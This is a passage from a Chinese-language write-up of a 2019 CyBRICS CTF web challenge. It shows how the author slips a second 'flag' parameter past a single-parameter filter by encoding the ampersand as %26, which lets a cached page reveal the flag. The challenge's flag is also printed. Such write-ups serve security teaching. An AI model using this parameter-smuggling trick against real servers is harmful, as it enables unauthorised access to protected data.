    Ask support:
    <form name="support" action="/" method="POST">
        <input type="hidden" name="csrf-token" value="b04d2bc2f3d3654947ba82d59a2b367630743d3447dbc0af46182359f166c4bd">
        <input type="text" name="question" value="">
        <input type="submit" name="submit" value="Ask">
    </form>

</div>


    Retrieve the secret flag:
    <form name="flag" action="/">
        <input type="hidden" name="csrf-token" value="b04d2bc2f3d3654947ba82d59a2b367630743d3447dbc0af46182359f166c4bd">
        <input type="hidden" name="flag" value="1">
        <input type="submit" value="Show flag">
    </form>
```

那么本能想要拿出flag，测试让题目去请求：

```
http://95.179.190.31/index.php/skyiscool.js?csrf-token=b04d2bc2f3d3654947ba82d59a2b367630743d3447dbc0af46182359f166c4bd&flag=1
```

但发现我们的flag参数被丢弃：




Looks interesting

http://95.179.190.31/index.php/skyiscool.js?csrf-token=b04d2bc2f3d3654947ba82d59a2b367630743d3447dbc0af46182359f166c4bd

为了探测他的过滤规则，那么构造如下请求：

```
http://1.1.1.1/?a=1&b=2
```

发现b参数被丢弃：



Looks interesting


http://1.1.1.1/?a=1

那么初步判断校验标准应该是只允许传入1个参数，那么思考如何判断参数个数？

这里猜测可能是利用&，那么我们尝试把&编码：

```
http://1.1.1.1/?a=1%26b=2
```

发现成功：



Looks interesting

http://1.1.1.1/?a=1&b=2

那么使用如下exp，让题目请求：


```
http://95.179.190.31/index.php/skyiscool.js?csrf-
token=b04d2bc2f3d3654947ba82d59a2b367630743d3447dbc0af46182359f166c4bd%26flag=1
```

发现此时已经带有flag参数：

```
Looks interesting
```

```
http://95.179.190.31/index.php/skyiscool.js?csrf-token=b04d2bc2f3d3654947ba82d59a2b367630743d3447dbc0af46182359f166c4bd&flag=1
```

访问cache页面，拿到flag：



不安全 | 95.179.190.31/index.php/skyiscool.js?csrf-token=b04d2bc2

[redacted] Sky's blog [redacted]

Flag: cybrics{Bu9s_C4N_83_uN1N73Nd3D!}

```
cybrics{Bu9s_C4N_83_uN1N73Nd3D!}
```

后记

这次2019 CyBRICS CTF Quals的Web方向题目并不困难，相比WCTF LCBC的Web题，还是后者更有趣XD~